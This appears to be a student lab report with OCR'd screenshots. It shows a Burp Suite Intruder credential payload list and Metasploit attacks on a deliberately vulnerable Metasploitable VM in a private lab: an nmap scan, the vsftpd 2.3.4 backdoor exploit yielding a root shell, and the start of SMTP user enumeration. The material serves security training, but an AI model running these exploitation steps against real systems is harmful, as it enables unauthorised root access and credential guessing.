
Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × +
Positions Payloads Resource Pool Options

Payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
password
sfghj
255hk
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding


This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Perform exploiting Metasploit

a)Exploiting metaspoitable using FTP


- Enter the command sudo su.
- Enter the command nmap -sV followed the target IP.
- Enter msfconsole.
- Enter the command search vstpd
- Enter the command exploit/unix/ftp/vstpd_234_backdoor.
- Use exploit/unix/ftp/vstpd_234_backdoor
- Enter show options.
- Set the value for RHOSTS so enter the command set RHOSTS 192.168.56.102 • Use show options in order to check whether the RHOSTS has been updated or not.
- Enter the command show payloads.
- Set payload as set payloads 192.168.56.102
- Enter exploit command.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─# msfdb start
[i] Database already started

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:32 EST
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
```



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/
```



```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.102   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:39581 → 192.168.56.102:6200) at 2023-02-23 04:36:48 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```


b)Exploiting metaspoiltable using smtp

- With the sudo su command, log in as the superuser. msfdb init is used to launch a database.
- Using ifconfig to discover Kali Linux's IP address and nbtscan to discover the IP of the metasploitable target.
- We use -sV together with the target's IP to determine the port number and version.


- using msfconsole, command show options, configuring the RHOST using Rhost, and the target's IP address.
- Use run command after using show options to confirm that the rhost has been configured.



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 25478  bytes 2885228 (2.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39909  bytes 3656670 (3.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 457801  bytes 84037007 (80.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 457801  bytes 84037007 (80.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:49 EST
Nmap scan report for 192.168.56.102
Host is up (0.00018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```




```
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds

┌──(root㉿kali)-[/home/kali]
└─# msfconsole


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/
```




```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                             Required  Description
   ----       ---------------                                             --------  -----------
   RHOSTS                                                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                          yes       The target port (TCP)
   THREADS    1                                                           yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                        yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
